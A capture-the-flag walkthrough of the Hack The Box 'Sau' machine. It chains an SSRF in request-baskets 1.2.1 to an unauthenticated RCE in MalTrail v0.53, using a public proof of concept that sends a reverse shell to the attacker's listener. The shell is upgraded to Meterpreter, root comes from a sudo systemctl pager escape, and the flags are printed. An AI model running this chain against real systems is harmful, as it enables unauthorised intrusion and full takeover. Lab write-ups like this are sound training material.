


# Sau



IP: 10.129.97.185

## Info Gathering

### Connect to HTB

```
# Needed to modify the lab_tobor.ovpn file to get connected
vim /etc/openvpn/client/lab_tobor.ovpn
# Added below lines to top of file
tls-cipher "DEFAULT:@SECLEVEL=0"
allow-compression yes
```

### Initial Setup

```
# Make directory to save files
mkdir ~/HTB/Boxes/Sau
cd ~/HTB/Boxes/Sau

# Open a tmux session
tmux new -s HTB

# Start logging session
(Prefix-Key) CTRL + b, SHIFT + P

# Connect to OpenVPN
openvpn /etc/openvpn/client/lab_tobor.ovpn

# Create Metasploit Workspace
msfconsole
workspace -a Sau
workspace Sau
set -g WORKSPACE Sau
set -g RHOST 10.129.97.185
set -g RHOSTS 10.129.97.185
```

### Enumeration

```
# Add enumeration info into workspace
db_nmap -sC -sV -O -A 10.129.97.185 -oN sau.txt
```

### Hosts

## Hosts

address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
10.129.97.185			Linux		2.6.X	server		

## Services

### Services


host	port	proto	name	state	info
10.129.97.185	22	tcp	ssh	open	OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 Ubuntu Linux; protocol 2.0
10.129.97.185	80	tcp	http	filtered	
10.129.97.185	55555	tcp	unknown	open	

## Gaining Access

The only accessible ports appear to be 22 and 55555

I was able to access <http://10.129.97.185:55555> in my browser


## Screenshot Evidence



The application being used is called request-basketsversion 1.2.1 which is in the footer of the app

**REFERENCE:** <https://github.com/darklynx/request-baskets>

## Screenshot Evidence



Using searchsploit I was able to discover an SSRF vulnerability

```
# Search Exploit DB
searchsploit request-baskets
```

```
searchsploit -m python/webapps/51675.sh
```

## Screenshot Evidence

```
(root@kali)-[~/HTB/Boxes/Sau]
└─# searchsploit request-baskets

Exploit Title
-----
Request-Baskets v1.2.1 - Server-side request forgery (SSRF)


Shellcodes: No Results

(root@kali)-[~/HTB/Boxes/Sau]
└─# searchsploit -m python/webapps/51675.sh
Exploit: Request-Baskets v1.2.1 - Server-side request forgery (SSRF)
URL: https://www.exploit-db.com/exploits/51675
Path: /usr/share/exploitdb/exploits/python/webapps/51675.sh
Codes: CVE-2023-27163
Verified: True
File Type: ASCII text
Copied to: /root/HTB/Boxes/Sau/51675.sh
```


We should be able to use a Server Side Request Forgery to make requests on behalf of the server to itself and see what is on port 80

I went back to the web GUI and created a new basket

## Screenshot Evidence



# Empty basket!

This basket is empty, send requests to `http://10.129.97.185:55555/imr64vm`  and they will appear here.

**BASKET:** imr64vm

**TOKEN:** 88d12k-Sat\_E\_NyOLwkk\_MMDDel8PY4g\_sjqc4gpvjD5

<http://10.129.97.185:55555/imr64vm>

I clicked the Settings gear icon in the application and made changes that should allow a response from port 80  
Insecure TLS is probably optional but better safe than sorry

## Configuration Settings ✕

### Forward URL:

- Insecure TLS only affects forwarding to URLs like `https://...`
- Proxy Response
- Expand Forward Path

### Basket Capacity:

 10.129.97.185:55555


Basket is reconfigured

I visited the baskets link in my browser and discovered that port 80 is using MalTrail v0.53

**REFERENCE:** <https://github.com/stamparm/maltrail/blob/master/README.md>

**BASKET LINK:** <http://10.129.97.185:55555/imr64vm>


## Screenshot Evidence



Using searchsploit I was able to discover an unauthenticated RCE vulnerability

```
# Search Exploit DB
searchsploit maltrail
searchsploit -m python/webapps/51676.sh
```

## Screenshot Evidence



I started up a listener to catch a possible reverse shell

```
# Netcat way
nc -lvnp 1337

# Metasploit Wat
use mutli/handler
set payload payload/linux/x86/shell/reverse_tcp
set LHOST 10.10.14.64
set LPORT 1337run -j
```

## Screenshot Evidence

```

msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.14.64:1337
msf6 exploit(multi/handler) > |
[HTB] @:openvpn 1:msf* 2:hash-

```

I ran the exploit as is

```
# Run PoC exploit
python3 51676.py 10.10.14.64 1337 http://10.129.97.185:55555/imr64vm
```

This caught a shell which I was able to upgrade to a Meterpreter session

## Screenshot Evidence

```

msf6 exploit(multi/handler) > [*] Sending stage (36 bytes) to 10.129.97.185
[*] Command shell session 1 opened (10.10.14.64:1337 → 10.129.97.185:34656) at 2023-09-29 15:52:28 -0400

msf6 exploit(multi/handler) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.10.14.64:4433
[*] Sending stage (1017704 bytes) to 10.129.97.185
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(multi/handler) > [*] Meterpreter session 2 opened (10.10.14.64:4433 → 10.129.97.185:57688) at 2023-09-29 15:52:28 -0400

[*] Stopping exploit/multi/handler

msf6 exploit(multi/handler) > sessions

Active sessions
-----

```

<u>Id</u>	<u>Name</u>	<u>Type</u>	<u>Information</u>	<u>Connection</u>
1		shell x86/linux	Shell Banner: \$	10.10.14.64:1337 → 10.129.97.185:34656 (10.129.97.185)
2		meterpreter x86/linux	puma @ 10.129.97.185	10.10.14.64:4433 → 10.129.97.185:57688 (10.129.97.185)

```

msf6 exploit(multi/handler) > |
[HTB] @:openvpn 1:msf* 2:hash-

```

I was then able to read the user flag

```
# Read flag
cat /home/puma/user.txt
#RESULTS
0a353f060521d108486108d8aea17845
```

## Screenshot Evidence

```

msf6 exploit(multi/handler) > sessions 2
[*] Starting interaction with 2 ...

meterpreter > shell
Process 1215 created.
Channel 1 created.
python3 -c 'import pty;pty.spawn("/bin/bash")'
puma@sau:/opt/maltrail$ id
id
uid=1001(puma) gid=1001(puma) groups=1001(puma)
puma@sau:/opt/maltrail$ hostname
hostname
sau
puma@sau:/opt/maltrail$hostname -I
hostname -I
10.129.97.185 dead:beef::250:56ff:feb0:9ed6
puma@sau:/opt/maltrail$ ls
ls
CHANGELOG      core      maltrail-sensor.service  plugins          thirdparty
CITATION.cff   docker   maltrail-server.service  requirements.txt  trails
LICENSE         h        maltrail.conf            sensor.py
README.md      html     misc                     server.py
puma@sau:/opt/maltrail$ ls /home
ls /home
puma
puma@sau:/opt/maltrail$ ls /home/puma
ls /home/puma
user.txt
puma@sau:/opt/maltrail$ cat /home/puma/user.txt
cat /home/puma/user.txt
0a353f060521d108486108d8aea17845
puma@sau:/opt/maltrail$ |
[HTB] 0:openvpn 1:msf* 2:python3-

```

**USER FLAG:** 0a353f060521d108486108d8aea17845

## PrivEsc

I checked for commands that could be executed with sudo permissions

```
# Check Sudo Permissions
sudo -l
```

## Screenshot Evidence

```

puma@sau:/opt/maltrail$ sudo -l
sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
puma@sau:/opt/maltrail$ |
[HTB] 0:openvpn 1:msf* 2:python3-

```

Because I have sudo permissions for systemctl I can escalate my privileges to root

**REFERENCE:** <https://gtfobins.github.io/gtfobins/systemctl/>

```
# Execute the sudo command
sudo systemctl status trail.service

# Enter a root shell
!sh
```

### Screenshot Evidence

```
sudo systemctl status trail.service
WARNING: terminal is not fully functional
- (press RETURN)!sh
!sshh!sh
# id
id
uid=0(root) gid=0(root) groups=0(root)
# hostname
hostname
sau
# hostname -I
hostname -I
10.129.97.185 dead:beef::250:56ff:feb0:9ed6
# |
[HTB] 0:openvpn 1:msf* 2:python3-
```

I was then able to read the root flag

```
# Read flag
cat /root/root.txt
#RESULTS
0f25edbacc42005fc66973506fd142a4
```

### Screenshot Evidence

```
# cat /root/root.txt
cat /root/root.txt
0f25edbacc42005fc66973506fd142a4
# |
[HTB] 0:openvpn 1:msf* 2:python3-
```

**ROOT FLAG:** 0f25edbacc42005fc66973506fd142a4